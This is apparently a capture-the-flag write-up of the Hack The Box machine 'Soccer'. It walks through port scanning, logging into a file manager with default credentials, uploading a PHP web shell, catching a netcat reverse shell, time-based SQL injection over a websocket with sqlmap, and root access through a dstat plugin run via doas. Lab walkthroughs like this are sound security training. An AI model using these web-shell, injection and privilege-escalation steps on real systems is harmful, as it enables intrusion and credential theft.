

Information Gathering

1) found services

```
(vigneswar@VigneswarPC) ~ [~]
$ sudo nmap 10.10.11.194 -p22,80,9091 -sV --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-19 09:59 IST
Nmap scan report for 10.10.11.194
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
9091/tcp  open  xmlltecmail?

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.94SVN%I=7%D=12/19%Time=65811C17%P=x86_64-pc-linux-gnu%
SF:r(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clo
SF:se\r\n\r\n")%r(darda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnectio
SF:n:\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Foun
SF:d\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Typ
SF:e-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r
SF:\r\nContent-Length:\x20139\r\nDate:\x20Tue,\x2019\x20Dec\x202023\x2004:29
SF.:18\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\r\n<html>
SF:lang=\\"en\\">\r\n<head>\r\n<meta\x20charset=\\"utf-8\\">\r\n<title>Error</title>
SF:\r\n</head>\r\n<body>\r\n<pre>Cannot\x20GET\x20</pre>\r\n</body>\r\n</html>\r\n">
SF:r(HTTPOptions,16C,"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Security
SF:-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff

SF:-
```

2) checked the page

The screenshot shows a web browser window titled "Soccer - Index". The address bar contains "soccer.htb". The page itself has a dark background with a large, dramatic image of a soccer ball and a boot. Overlaid on the image is the text "HTB FootBall Club" in a large, bold, white font, and below it, in a smaller font, "We Love Soccer". At the bottom of the page, there is a block of text:


Due to the scope and popularity of the sport, professional football clubs carry a significant commercial existence, with fans expecting personal service and interactivity, and stakeholders viewing the field of professional football as a source of significant business advantages. For this reason, expensive player transfers have become an expectable part of the sport. Awards are also handed out to managers or coaches on a yearly basis for excellent performances. The designs, logos and names of professional football clubs are often licensed trademarks. The difference between a football team and a (professional) football club is incorporation, a football club is an entity which is formed and governed by a committee and has members which may consist of supporters in

Transferring data from soccer.htb...

3) no subdomains found

4) found a page

```
v2.1.0-dev
-----
:: Method      : GET
:: URL        : http://soccer.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
tiny          [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 190ms]
tiny          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 188ms]
tiny          [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 189ms]
:: Progress: [87651/87651] :: Job [1/1] :: 213 req/sec :: Duration: [0:07:08] :: Errors: 0 ::
```



Exploitation

1) logged in with default creds

tiny file manager default credentials

All Videos Images Books Shopping More Tools

About 40,00,000 results (0.78 seconds)

Default username/password: admin/admin@123 and user/12345.

You are logged in

Name	Size	Modified	Perms	Owner	Actions
tiny	Folder	17.11.22 08:07	0755	root:root	
football.jpg	376.23 KB	17.11.22 08:07	0644	root:root	
ground1.jpg	264.68 KB	17.11.22 08:07	0644	root:root	
ground2.jpg	218.5 KB	17.11.22 08:07	0644	root:root	
ground3.jpg	55.05 KB	17.11.22 08:07	0644	root:root	
ground4.jpg	121.57 KB	17.11.22 08:07	0644	root:root	
index.html	6.75 KB	17.11.22 08:07	0644	root:root	

Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.09 GB free of 3.84 GB

 Select all Unselect all Invert Selection Delete Zip Tar Copy

Tiny File Manager 2.4.3

2) found a writable directory

Name	Size	Modified	Perms	Owner	Actions
..					
uploads	Folder	19.11.22 04:55	0757	root:root	
tinyfilemanager.php	176.56 KB	17.11.22 08:07	0644	root:root	

Full Size: 176.56 KB File: 1 Folder: 1 Memory used: 2 MB Partition size: 1.09 GB free of 3.84 GB

```
(vigneswar㉿VigneswarPC)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

3) got RCE

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

uid=33(www-data) gid=33(www-data) groups=33(www-data)

4) got reverse shell

```
(vigneswar@VigneswarPC)@[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.194] 46334
www-data@soccer:~/html/tiny/uploads$ |
```

5) found more vhosts

```
www-data@soccer:~$ cat /etc/hosts
127.0.0.1      localhost      soccer  soccer.htb      soc-player.soccer.htb
127.0.1.1      ubuntu-focal    ubuntu-focal
```

```
www-data@soccer:~$ cat /etc/nginx/sites-available/soc-player.htb
server {
    listen 80;
    listen [::]:80;


    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }

}
www-data@soccer:~$ |
```

6) checked the new page



7) created an account to test



Email address

Username

Password

SIGN UP

[Already Have An Account?](#)

8) got access to a new page

The screenshot shows a Mozilla Firefox browser window titled "Soccer - Check — Mozilla Firefox". The address bar displays the URL "soc-player.soccer.htb/check". The page content is a confirmation message for a ticket purchase. It includes a "Your Ticket Id: 69163" label and a large empty input field. Below this, it states "10 days remaining for the match." and "Price Free". At the bottom, there is a note: "** Please don't forget your ticket number. **". The background of the page features a blurred image of a soccer field.

9) it uses web sockets

```

.28 <script>
.29     var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
.30     window.onload = function () {
.31
.32         var btn = document.getElementById('btn');
.33         var input = document.getElementById('id');
.34
.35         ws.onopen = function (e) {
.36             console.log('connected to the server')
.37         }
.38         input.addEventListener('keypress', (e) => {
.39             keyOne(e)
.40         });
.41
.42         function keyOne(e) {
.43             e.stopPropagation();
.44             if (e.keyCode === 13) {
.45                 e.preventDefault();
.46                 sendText();
.47             }
.48         }
.49
.50         function sendText() {
.51             var msg = input.value;
.52             if (msg.length > 0) {
.53                 ws.send(JSON.stringify({
.54                     "id": msg
.55                 }))
.56             }
.57             else append("????????")
.58         }
.59     }
.60
.61     ws.onmessage = function (e) {
.62         append(e.data)
.63     }
.64
.65     function append(msg) {
.66         let p = document.querySelector("p");
.67         // let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16);
.68         // p.style.color = randomColor;
.69         p.textContent = msg
.70     }

```

10) found sqli

```

$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1"}'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:14:26 /2023-12-19

JSON data found in POST body. Do you want to process it? [y/n/q] y
[11:14:28] [INFO] testing connection to the target URL
[11:14:32] [INFO] testing if the target URL content is stable
[11:14:32] [INFO] target URL content is stable
[11:14:32] [INFO] testing if (custom) POST parameter 'JSON id' is dynamic
[11:14:33] [WARNING] (custom) POST parameter 'JSON id' does not appear to be dynamic
[11:14:34] [INFO] testing if (custom) POST parameter 'JSON id' might not be injectable
[11:14:35] [INFO] testing for SQL injection on (custom) POST parameter 'JSON id'
[11:14:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:43] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:55] [INFO] testing Generic inline queries
[11:14:56] [INFO] testing PostgreSQL 8.1 stacked queries (comment)
[11:14:58] [INFO] testing Microsoft SQL Server/Sybase stacked queries (comment)
[11:15:01] [INFO] testing Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)
[11:15:04] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[11:15:17] [INFO] (custom) POST parameter 'JSON id' appears to be 'MySQL' >= 5.0.12 AND time-based blind (query SLEEP) injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [y/n] y
[11:16:53] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
[11:16:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:17:12] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [y/n] y
[11:17:34] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[11:17:34] [INFO] checking if the injection point on (custom) POST parameter 'JSON id' is a false positive
n
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
-----
Parameter: JSON id ((custom) POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: {"id": "1 AND (SELECT 6308 FROM (SELECT(SLEEP(5)))spms)"}

```

11) Enumerated databases

```

available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys

```

12) found credentials

```

Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+
| id   | email          | password          | username |
+-----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+-----+-----+-----+

```

13) got ssh

```
(vigneswar@VigneswarPC) - [~]
$ ssh player@10.10.11.194
The authenticity of host '10.10.11.194 (10.10.11.194)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe770b3FE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.194' (ED25519) to the list of known hosts.
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Dec 19 07:01:39 UTC 2023

System load:          0.01
Usage of /:            70.4% of 3.84GB
Memory usage:         21%
Swap usage:           0%
Processes:            232
Users logged in:      0
IPv4 address for eth0: 10.10.11.194
IPv6 address for eth0: dead:beef::250:56ff:feb9:d1aa

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ |
```

PlayerOftheMatch2022

Privilege Escalation

1) found binaries with uid bit

```
player@soccer:~$ find / -user root -perm /4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
```

2) we can run dstat as root

```
player@soccer:~$ find / -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$ |
```

3) found a way to privesc

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

4) got root access

```
doas: operation not permitted
player@soccer:~$ doas -u root /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
    import imp
# whoami
root
# |
```